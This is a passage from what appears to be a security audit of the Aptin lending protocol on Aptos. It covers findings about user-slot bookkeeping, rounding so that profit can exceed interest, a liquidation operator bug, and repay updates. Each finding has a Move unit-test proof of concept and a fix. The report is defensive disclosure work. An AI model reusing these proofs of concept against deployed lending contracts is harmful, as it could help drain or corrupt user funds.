        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Supply and borrow
        supply<BTC>(user, 100, true);
        borrow<BTC>(user, 50);

        // Increase the protocol ID, similar to 10000 users being added to the
protocol
        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        pool::increase_protocol_id(pool_addr, 10000);

        // After 1 year, update position
        timestamp::fast_forward_seconds(365 * 24 * 60 * 60);
        supply<BTC>(user, 0, true);

        // Check that no profit was acquired, even though utilization rate was 50%
        let balance = coin::balance<V<BTC>>(user_addr);
```

```
        assert!(balance == 100, 100);

        // Try to borrow. Test will abort here
        borrow<BTC>(user, 10);
    }
```

Recommendation

Recommend giving existing users a slot larger than 0 and using slot 0 exclusively for new users.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by adding a `registered` field to decide if users are new or not.

ABU-02 | INCORRECT SLOT FOR EVERY 10000 USERS

Category	Severity	Location	Status
Logical Issue	Minor	sources/pool.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 504	Resolved

Description

When a new user joins the protocol, `check_user()` is called and adds the user to the protocol's `users` table.

```
456                 if (oper_type == supply_oper()) {
457                     let slot = slot(protocol.number_id);
458                     if (!table::contains(&protocol.users, slot)) {
459                         let vs = vector::empty();
460                         vector::push_back(&mut vs, user_addr);
461                         table::add(&mut protocol.users, slot, vs);
462                     } else {
463                         let users = table::borrow_mut(&mut protocol.users,
slot);
464                         vector::push_back(users, user_addr);
465                     };
466
467                     protocol.number_id = protocol.number_id + 1;
```

The key used for the table is `slot(protocol.number_id) == protocol.number_id / 10000`, where `protocol.number_id` represents the current number of users.

Then for the 10000th user, we have `protocol.number_id = 9999` so the user will have a slot value of `9999/10000 == 0` in the `users` table. The `protocol.number_id` is then increased by 1 to 10000.

Then when the 10000th user creates a new supply position, their slot value in their `Positions` resource is updated.

```
    fun new_supply_position(pool: &mut Pool, positions: &mut Positions, coin_name:
&String, amount: u64, collateral: Option<u64>, number_id: u64) {
        ...
        positions.slot = slot(number_id);
```

The `number_id` will be the updated `protocol.number_id`, so 10000. Then the 10000th user's `positions.slot` value will be `10000/10000 == 1`.

This causes an inconsistency between the protocol's `users` table and the position's `slot` value, especially since the `users` table does not yet have a value for the key `1`.

Proof of Concept

The following test functions were added to `pool.move` to help carry out the test.

```
    #[test_only]
    public fun increase_protocol_id(pool_addr: address, additional_id: u64) acquires
LendProtocol {
        let protocol = borrow_global_mut<LendProtocol>(pool_addr);
        protocol.number_id = protocol.number_id + additional_id;
    }

    #[test_only]
    public fun position_slot(user_addr: address): u8 acquires Positions {
        let positions = borrow_global<Positions>(user_addr);
        positions.slot
    }

    #[test_only]
    public fun user_exists_in_table(pool_addr: address, user_addr: address): bool
acquires LendProtocol, Positions {
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let slot = position_slot(user_addr);

        assert!(table::contains(&protocol.users, slot), 1000);
        let users = table::borrow(&protocol.users, slot);
        vector::contains(users, &user_addr)
    }
```

The following test shows that the 10000th user is not correct in the `users` table by performing the following:

1. 9999 users are added to the protocol
2. The 10000th user is added to the protocol
3. Check that the 10000th user has slot 1, which does not exist in the `users` table
4. As the 10000th user's slot is not in the `users` table, the function `user_exists_in_table()` reverts

```
    use aptos_framework::timestamp;
    use aptos_framework::coin::{BurnCapability, MintCapability};
    use aptos_framework::account;
    use aptos_framework::managed_coin;
    use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};

    struct BTC {}
    struct CapStore has key {
        burn_cap: BurnCapability<AptosCoin>,
        mint_cap: MintCapability<AptosCoin>
    }

    #[test(
        admin = @0x1,
        lend = @lend_protocol,
        user = @0x777,
        config = @lend_config,
        price = @feed_price,
        vault = @vault_admin,
    )]
    #[expected_failure(abort_code = 1000)] // i.e. the user's slot is not in the
`users` table
    fun test_incorrect_slot(
        admin: &signer,
        lend: &signer,
        user: &signer,
        config: &signer,
        price: &signer,
        vault: &signer,
    ) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        timestamp::fast_forward_seconds(1);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });

        let user_addr = signer::address_of(user);
        let lend_addr = signer::address_of(lend);
        account::create_account_for_test(lend_addr);
        account::create_account_for_test(user_addr);
        account::create_account_for_test(signer::address_of(vault));
        coin::register<AptosCoin>(lend);

        // Initialize Coins
        managed_coin::initialize<BTC>(
            lend,
            b"Bitcoin",
            b"BTC",
            18,
```

```
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<BTC>(lend);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Creates an entry for the key `0` in the `users` table
        supply<BTC>(lend, 0, true);

        // Increase protocol ID by 9998, so a total of 9999 users in the protocol
        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        pool::increase_protocol_id(pool_addr, 9998);

        // 10000th user is added to the protocol
        supply<BTC>(user, 0, true);

        // Check user's slot is 1
        assert!(pool::position_slot(user_addr) == 1, 100);

        // Check user is in table with slot 1. Will revert here
        assert!(pool::user_exists_in_table(pool_addr, user_addr), 200);
    }
```

Recommendation

Recommend updating a user's position's slot to be `slot(number_id - 1)`.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by changing the slot before the protocol ID is increased.

ABU-03 POSSIBLE FOR EXISTING USER TO HAVE THEIR SLOT CHANGED

Category	Severity	Location	Status
Logical Issue	Minor	sources/pool.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 504	Resolved

Description

Each user has a `Positions` resource to keep track of all the positions of the user.

```
87      struct Positions has key, store {
88          supply_position: Table<String, SupplyPosition>,
89          borrow_position: Table<String, BorrowPosition>,
90          supply_coins: vector<String>,
91          borrow_coins: vector<String>,
92          slot: u8
93      }
```

This resource has a `slot` field, which is used to determine where the user is in the protocol's `users` table.

The `slot` field changes when the user creates a new supply position for a pool.

```
479      fun new_supply_position(pool: &mut Pool, positions: &mut Positions,
coin_name: &String, amount: u64, collateral: Option<u64>, number_id: u64) {
480          ...
481          positions.slot = slot(number_id);
```

However, this value can change when the user creates another supply position for a different pool. This can create an inconsistency where the `slot` value in a user's `Position` resource is different from the slot they are in for the protocol's `users` table.

Proof of Concept

The following helper functions were added in `pool.move` to be able to increase the protocol's ID and obtain a position's slot.

```
    #[test_only]
    public fun increase_protocol_id(pool_addr: address, additional_id: u64) acquires
LendProtocol {
        let protocol = borrow_global_mut<LendProtocol>(pool_addr);
        protocol.number_id = protocol.number_id + additional_id;
    }

    #[test_only]
    public fun position_slot(user_addr: address): u8 acquires Positions {
        let positions = borrow_global<Positions>(user_addr);
        positions.slot
    }
```

The following unit test is able to change a position's slot value by doing the following:

1. A user supplies to the BTC pool, creating a BTC supply position.
2. The user's position's slot is checked to be 0.
3. The protocol's ID is increased by 10000, similar to adding 10000 users to the protocol.
4. The user supplies to the USDT pool, creating a USDT supply position.
5. The user's position's slot is checked to be 1.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct USDT {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_can_change_slot(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
```

```
            b"BTC",
            18,
            false,
        );

        managed_coin::initialize<USDT>(
            lend,
            b"USDT",
            b"USDT",
            18,
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(user);
        coin::register<USDT>(vault);
        coin::register<USDT>(user);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<USDT>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);
        pool_config::add<USDT>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);
        interest_rate::add<USDT>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);
        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            enable<USDT>(lend, i);
            i = i + 1;
        };
```

```
        // Supply
        supply<BTC>(user, 0, true);

        // User's slot is currently 0
        assert!(pool::position_slot(user_addr) == 0, 100);

        // Add 10000 users
        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        pool::increase_protocol_id(pool_addr, 10000);

        // Supply to a different pool
        supply<USDT>(user, 0, true);

        // User's slot has changed to 1
        assert!(pool::position_slot(user_addr) == 1, 200);
    }
```

Recommendation

Recommend updating the slot only for new users of the protocol, not new users of a pool.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by ensuring only new users have their slot changed.

ABU-04 | USER MAY EXIST IN DIFFERENT SLOT

Category	Severity	Location	Status
Logical Issue	Minor	sources/pool.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 456	Resolved

Description

The new user will be added to the protocol's `users` table via `check_users`, and a slot variable splits the users into different slots. The size of the slot is determined by `SIZE_OF_SLOT`, which is 10,000 by default.

The concern is the user may exist in multiple slots since there is no validation if the user already exists in slot 0.

Proof of Concept

Assume the `SIZE_OF_SLOT` is 10,000.

1. The first time a user supplies BTC to the pool, it will be added to slot 0.
2. The `number_id` is increased by 10,000, which means slot 1 should be in use.
3. The user does supplies a second time, which will add the user to slot 1 and as a result, the user exists in both slot 0 and slot 1.

Here is the unit test to simulate the scenario above.

Firstly, we prepare a helper function to check the existence of the user in a specific slot:

```
    #[test_only]
    public fun user_exist_in_slot(pool_addr: address, user_addr: address, slot: u8):
bool acquires LendProtocol {
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let users = table::borrow(&protocol.users, slot);
        vector::contains(users, &user_addr)
    }
```

The Unit test script:

```
struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    user = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]

fun test_duplicate_slot(
    admin: &signer,
    lend: &signer,
    user: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let user_addr = signer::address_of(user);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(user_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
        false,
    );

    coin::register<BTC>(vault);
    coin::register<BTC>(user);
    coin::register<BTC>(lend);
```

```
        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 10000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 29, 2530, 0, 257300);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        // Creates an entry for the key `0` in the `users` table
        supply<BTC>(user, 0, true);

        // Increase protocol ID by 10000
        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);
        pool::increase_protocol_id(pool_addr, 10000);

        // the same user do another supply but the protocol will assign it in the
new slot
        supply<BTC>(user, 0, true);

        assert!(pool::user_exist_in_slot(pool_addr, user_addr, 0), 0);
        assert!(pool::user_exist_in_slot(pool_addr, user_addr, 1), 0);


    }
```

Recommendation

Recommend revising the logic to handle slot 0, for example, giving existing users a slot larger than 0 and using slot 0 exclusively for new users.

Alleviation

[**Aptin Team**, 11/23/2022]: The team resolved the issue in commit 0370d5e6c7c133f12c3f5d5ae3629db7f13e28dc by adding a `registered` field to decide if users are new or not and only updating the slot for unregistered users.

AHI-01 PROFIT CAN EXCEED INTEREST DUE TO ROUNDING ISSUES

Category	Severity	Location	Status
Mathematical Operations	Minor	sources/pool.move (Nov28-6e74c7c52514757ec6336783810e8fc92e6590fa): 589	Resolved

Description

It is possible to break the invariant that profits are at most interest payments due to rounding issues, causing the project some loss.

When updating users' supply and borrow positions, the interest accrued on each is always rounded down.

```
    fun update_supply_position(supply_position: &mut SupplyPosition, amount: u64,
index: u128, ts: u64, oper_type: Option<u8>): u64 {
        let interest = 0;
        if (option::is_none(&oper_type)) {
            let linear_annuity = math::mul_div_u128((supply_position.amount as
u128), index, supply_position.index_interest);

            // linear_annuity MUST be greater than amount
            interest = linear_annuity - supply_position.amount;
    ...
    fun update_borrow_position(borrow_position: &mut BorrowPosition, amount: u64,
index: u128, ts: u64, oper_type: Option<u8>): u64 {
        let interest = 0;
        if (option::is_none(&oper_type)) {
            let linear_annuity = math::mul_div_u128((borrow_position.amount as
u128), index, borrow_position.index_interest);

            // linear_annuity MUST be greater than amount
            interest = linear_annuity - borrow_position.amount;
```

Due to the threat of liquidation, the total amount supplied is in general greater than the total amount borrowed. This means that when calculating interest, it is possible for the supply interest to be greater than the borrow interest.

Proof of Concept

The following helper function was added to `pool.move` to query pool balances.

```
    #[test_only]
    public fun pool_balance<C>(pool_addr: address, type: u8): u128 acquires
LendProtocol {
        let coin_name = type_name<C>();
        let protocol = borrow_global<LendProtocol>(pool_addr);
        let pool = table::borrow(&protocol.pools, coin_name);
        if (type == 0) { // Supply pool
            pool.supply_pool.total_value
        } else { // Borrow pool
            pool.borrow_pool.total_value
        }
    }
```

The below unit test shows that profit can exceed interest by performing the following:

1. Alice supplies 5000000000 and borrows 4000000000, creating an utilization rate of 80%.
    - This means that the borrow rate is 75%.
2. After 1 second, Alice updates her positions.
3. Check that profit earned exceeds interest accrued.

```
use aptos_framework::timestamp;
use aptos_framework::coin::{BurnCapability, MintCapability};
use aptos_framework::account;
use aptos_framework::managed_coin;
use aptos_framework::aptos_coin::{initialize_for_test, AptosCoin, mint};
use lend_config::interest_rate;

struct BTC {}
struct CapStore has key {
    burn_cap: BurnCapability<AptosCoin>,
    mint_cap: MintCapability<AptosCoin>
}

#[test(
    admin = @0x1,
    lend = @lend_protocol,
    alice = @0x777,
    config = @lend_config,
    price = @feed_price,
    vault = @vault_admin,
)]
fun test_rounding_issue(
    admin: &signer,
    lend: &signer,
    alice: &signer,
    config: &signer,
    price: &signer,
    vault: &signer,
) {
    // Initialize environment
    timestamp::set_time_has_started_for_testing(admin);
    timestamp::fast_forward_seconds(1);
    let (burn_cap, mint_cap) = initialize_for_test(admin);
    move_to(admin, CapStore { burn_cap, mint_cap });

    let alice_addr = signer::address_of(alice);
    let lend_addr = signer::address_of(lend);
    account::create_account_for_test(lend_addr);
    account::create_account_for_test(alice_addr);
    account::create_account_for_test(signer::address_of(vault));
    coin::register<AptosCoin>(lend);

    // Initialize Coins
    managed_coin::initialize<BTC>(
        lend,
        b"Bitcoin",
        b"BTC",
        18,
```

```
            false,
        );

        coin::register<BTC>(vault);
        coin::register<BTC>(alice);

        managed_coin::mint<BTC>(lend, alice_addr, 5000000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<BTC>(price, 365 * 24 * 60 * 60 + 1);
        prices::feed_update_price<BTC>(price, 10, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<BTC>(config, 80, 1, 10, 6000000000, 0);

        interest_rate::initialize(config);
        interest_rate::add<BTC>(config, 20, 10000, 10, 750000);

        add_pool<BTC>(lend);

        let i = 1;
        while (i < 5) {
            enable<BTC>(lend, i);
            i = i + 1;
        };

        let pool_signer = resource_account::pool_signer(@lend_protocol);
        let pool_addr = signer::address_of(&pool_signer);

        // Supply and borrow
        supply<BTC>(alice, 5000000000, true);
        borrow<BTC>(alice, 4000000000);

        let supply_before_balance = pool::pool_balance<BTC>(pool_addr, 0);
        let borrow_before_balance = pool::pool_balance<BTC>(pool_addr, 1);

        // After 1 second, update positions
        timestamp::fast_forward_seconds(1);
        supply<BTC>(alice, 0, true);

        let supply_after_balance = pool::pool_balance<BTC>(pool_addr, 0);
        let borrow_after_balance = pool::pool_balance<BTC>(pool_addr, 1);
```

```
        // Check that profit earned exceeds interest accrued
        let profit = supply_after_balance - supply_before_balance;
        let interest = borrow_after_balance - borrow_before_balance;
        assert!(profit > interest, 100);
    }
```

Recommendation

Recommend using a ceiling function when calculating borrow interest or always adding 1 to the borrow interest to deal with rounding issues.

Note that this change may cause the total amount among borrow positions to exceed the total amount in the borrow pool, creating the possibility that users may be unable to repay due to an underflow error when decreasing the borrow pool total.

```
645             } else if (*oper_type == repay_oper()) {
646                 borrow_pool.total_value = borrow_pool.total_value - (amount as
u128)
```

To prevent this, we further recommend setting `borrow_pool.total_value` to 0 in the situation when `amount > borrow_pool.total_value`.

Alleviation

[**Aptin Team**, 11/28/2022]: The team resolved the issue in commit ec95f2508f2439c6ff79f5513ddf7853275312d7 by fixing rounding issue in borrow pool.

AHT-01 | COMPILER ERROR DUE TO UNBOUND MODULE MEMBER

Category	Severity	Location	Status
Compiler Error	Minor	sources/lend.move (Nov22-43e6061419beaf4cbd7fd60da330deef844f6dd1): 291; lend.move (ea8aeeb): 291	Resolved

Description

The function `traverse_pool()` calls `pool::traverse_pool()`.

```
 285     public entry fun traverse_pool(account: &signer, subset_id: u64, slot: u8)
{
 286         assert!(signer::address_of(account) == @lend_config,
error::permission_denied(ENOT_ALLOWED));
 287
 288         let pool_signer = resource_account::pool_signer(@lend_protocol);
 289         let pool_addr = signer::address_of(&pool_signer);
 290
 291         pool::traverse_pool(pool_addr, subset_id, slot);
```

However, no such function exists in the `pool` module, causing a compiler error.

Recommendation

Recommend calling the `pool::process_traverse()` function instead.

Alleviation

[**Aptin Team**, 11/22/2022]: The team heeded the advice and resolved the issue in commit bae855a16a2e3fea7bb39fcc29fcfb6fd59cfbfe by now using the correct function.

ALA-01 | INVALID OPERATOR FOR LIQUIDATION

Category	Severity	Location	Status
Logical Issue	Critical	sources/lend.move (Nov21-d8475027293cb0c6aa18297246b9b058c34569da): 229~230	Resolved

Description

The liquidation operation converts the user's collateral asset to the debt asset to repay the loan. The current lending protocol allows a user to supply and borrow the same asset, which means the lending protocol can skip the swap step to use the collateral directly to pay the loan.

The issue in the current implementation is that the `pool::process` function uses the `repay_oper()` instead of the `liquidate_oper()`, which means only the borrow position will be updated and the supply position will not be updated:

```
229             let (interest, _) = pool::process(pool_addr, user_addr, in,
repay_oper(), &coin_name, some(out), none<String>());
```

Proof of Concept

Assume user A has 1000000 USDT.

1. User A supplies 1000000 USDT to the pool.
2. User A borrows 850000 USDT from the pool.
3. User A gets liquidated.
4. User A keeps more than he/she should have in both formats USDT and V<USDT>.

Here is the unit test to simulate the scenario above:

```
    #[test(
        admin = @0x1,
        lend = @lend_protocol,
        user = @0x777,
        config = @lend_config,
        vault = @vault_admin,
        price = @feed_price,
        liq = @liquidate_oper
    )]
    fun test_liquidate(
        admin: &signer,
        lend: &signer,
        user: &signer,
        config: &signer,
        vault: &signer,
        price: &signer,
        liq: &signer,
    ) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(user));
        account::create_account_for_test(signer::address_of(vault));
        coin::register<AptosCoin>(lend);

        managed_coin::initialize<USDT>(
            lend,
            b"USDT",
            b"USDT",
            18,
            false,
        );

        coin::register<USDT>(vault);
        coin::register<USDT>(user);
        let user_addr = signer::address_of(user);
        managed_coin::mint<USDT>(lend, user_addr, 1000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<USDT>(price, 100);
        prices::feed_update_price<USDT>(price, 1, false, 1, true);
        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
        initialize(lend);
```

```
        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 265000);

        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            i = i + 1;
        };

        // Make BTC utilization high
        supply<USDT>(user, 1000000, true);
        borrow<USDT>(user, 850000);
        print(&coin::balance<USDT>(user_addr));
        liquidate<USDT, USDT>(liq, user_addr, 100000+5000, 100000);
        print(&(coin::balance<V<USDT>>(user_addr) + coin::balance<USDT>
(user_addr))); // vCoin user have +  USDT user have

    }
```

Output:

```
Running Move unit tests
[debug] 1744150
[ PASS    ]
0x3f0c6794926e191f5b92e9d8d4ab70d8679512d258c3abe9bc3ecc52277f295b::lend::test_liqui
date
Test result: OK. Total tests: 1; passed: 1; failed: 0
{
  "Result": "Success"
}
```

Recommendation

Recommend using the `liquidate_oper()` operation instead for the `pool::process` in the liquidate operation.

Alleviation

[**Aptin Team**, 11/22/2022]: The team heeded the advice and resolved the issue in commit 43e6061419beaf4cbd7fd60da330deef844f6dd1 by using the `liquidate_oper`.

ALG-01 | NON-UPDATED BORROW POSITION FOR `Repay` OPERATION

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (eaf5a2068358d972f03ec11c91e22e4bef27ca95): 252	Resolved

Description

In commit `eaf5a2068358d972f03ec11c91e22e4bef27ca95`, the team updated the codebase with new logic about updating positions in `validate_balance()` and `satisfy_liquidate()` to avoid invalid values for borrow, repay, and liquidation.

To avoid duplicating updates in the same operation, the `if` branch is added to the `update_borrow_position()` and `update_supply_position()`:

```
225 if (oper_type == SUPPLY_OPER) {
226 ...
227 }
```

Since the `validate_balance()` function already updates the position and pool for the `borrow` and `redeem` operations, the `update_borrow_position()` and `update_supply_position()` functions should handle the update for operations `supply` and `repay`.

In the function `update_supply_position()`, the `supply` operation is correctly handled, but in the function `update_borrow_position()`, it will handle the `borrow` operation again instead of the `repay` operation, which means the `borrow` operation updates the position twice, and the `repay` operation will not update the position.

Proof of Concept

A unit test demonstrates the issue by performing the following:

1. A user supplies the pool and borrows 100000 tokens.
2. Wait for a period of time (one year in the script below).
3. The user repays the debt, which will not update any status of the position.

To make the test straightforward, we modify the `update_borrow_position` as follow:

```
    #[test_only]
    public fun print_flag(flag: string::String) {
        std::debug::print(&string::sub_string(&flag, 0, (string::length(&flag))));
    }

    fun update_borrow_position(borrow_position: &mut BorrowPosition, amount: u64,
oper_type: u8, index: u64, ts: u64): u64 {
        print_flag(string::utf8(b">>> before update"));
        std::debug::print(&borrow_position.amount);
        std::debug::print(&borrow_position.interest);
        std::debug::print(&borrow_position.index);
        std::debug::print(&borrow_position.reserve1);
        [...] // original logic
        print_flag(string::utf8(b">>> after update"));
        std::debug::print(&borrow_position.amount);
        std::debug::print(&borrow_position.interest);
        std::debug::print(&borrow_position.index);
        std::debug::print(&borrow_position.reserve1);

        interest
    }
```

Test script:

```
    #[test(
        admin = @0x1,
        lend = @lend_protocol,
        user = @0x777,
        config = @lend_config,
        vault = @vault_admin,
        price = @feed_price,
    )]
    fun test_update(
        admin: &signer,
        lend: &signer,
        user: &signer,
        config: &signer,
        vault: &signer,
        price: &signer,
    ) {
        // Initialize environment
        timestamp::set_time_has_started_for_testing(admin);
        let (burn_cap, mint_cap) = initialize_for_test(admin);
        move_to(admin, CapStore { burn_cap, mint_cap });
        account::create_account_for_test(signer::address_of(lend));
        account::create_account_for_test(signer::address_of(user));
        account::create_account_for_test(signer::address_of(vault));
        coin::register<AptosCoin>(lend);


        managed_coin::initialize<USDT>(
            lend,
            b"USDT",
            b"USDT",
            18,
            false,
        );

        coin::register<USDT>(vault);
        coin::register<USDT>(user);

        let user_addr = signer::address_of(user);
        managed_coin::mint<USDT>(lend, user_addr, 10000000);

        // Initialize Feedprice
        prices::init(price);
        prices::add_dex<USDT>(price, 365 * 24 * 60 * 60 * 2);
        prices::feed_update_price<USDT>(price, 1, false, 1, true);

        // Initialize Lend
        mint(admin, signer::address_of(lend), 30000000 * 4);
        resource_account::create_resource_account(lend, b"pool", b"stake", b"coins",
b"reward", b"authkey");
```

```
        initialize(lend);

        pool_config::initialize(config);
        pool_config::add<USDT>(config, 80, 1, 10, 100000000, 1000);

        interest_rate::initialize(config);
        interest_rate::add<USDT>(config, 30, 0, 10, 26500);

        add_pool<USDT>(lend);

        let i = 1;
        while (i < 5) {
            enable<USDT>(lend, i);
            i = i + 1;
        };

        // supply twice and borrow twice to see the interests
        timestamp::fast_forward_seconds( 10); // setup the time none zero
        supply<USDT>(user, 1000000, true);
        borrow<USDT>(user, 100000);
        timestamp::fast_forward_seconds( 365 * 24 * 60 * 60);
        repay<USDT>(user, 100000);

    }
```

Output:

```
[debug] (&) { >>> before update }
[debug] 100000
[debug] 0
[debug] 10000000000
[debug] 10
[debug] (&) { >>> after update }
[debug] 0
[debug] 0
[debug] 10000000000
[debug] 10
```

Based on the result, the debt is cleared and all statuses remain the same.

Recommendation

Recommend updating the position for the `repay` operation to avoid interest loss and data inconsistency.

Alleviation

[**Aptin Team**, 11/18/2022]: The team heeded the advice and resolved the issue in commit cde2fe2eb8735354b780668186384a112dbe9a02 by revising the if condition to handle `repay` operation.

ALG-02 VALIDATING BALANCES CAN CAUSE PROFIT TO BE HIGHER THAN INTEREST

Category	Severity	Location	Status
Logical Issue	Critical	sources/pool.move (eaf5a2068358d972f03ec11c91e22e4bef27ca95): 701, 722	Resolved

Description

When validating balances for operations like borrowing, a user's positions are first updated using `update_supply_for_single_user()` and `update_borrow_for_single_user()`.

```
739     fun update_supply_for_single_user(pool: &mut Pool, supply_position: &mut SupplyPosition, coin_name: &String, ts: u64) {
740         let index = calc_supply_index_with_coin_name(
741             pool.utilization,
742             ts - supply_position.reserve1,
743             pool.supply_pool.index,
744             coin_name
745         );
746
747         let interest = update_supply_position(supply_position, 0, SUPPLY_OPER, index, ts);
748
749         update_pool(pool, index, ts, 0, interest, SUPPLY_OPER)
750     }
751
752     fun update_borrow_for_single_user(pool: &mut Pool, borrow_position: &mut BorrowPosition, coin_name: &String, ts: u64) {
753         let index = calc_borrow_index_with_coin_name(
754             pool.utilization,
755             ts - borrow_position.reserve1,
756             pool.borrow_pool.index,
757             coin_name
758         );
759         let interest = update_borrow_position(borrow_position, 0, BORROW_OPER, index, ts);
760
761         update_pool(pool, index, ts, 0, interest, BORROW_OPER)
762     }
```

Note that supply positions are updated first. This means the **supply pool** is updated before the **borrow** pool, but as each influences the utilization rate, a smaller than expected utilization rate may be used when updating the borrow position.

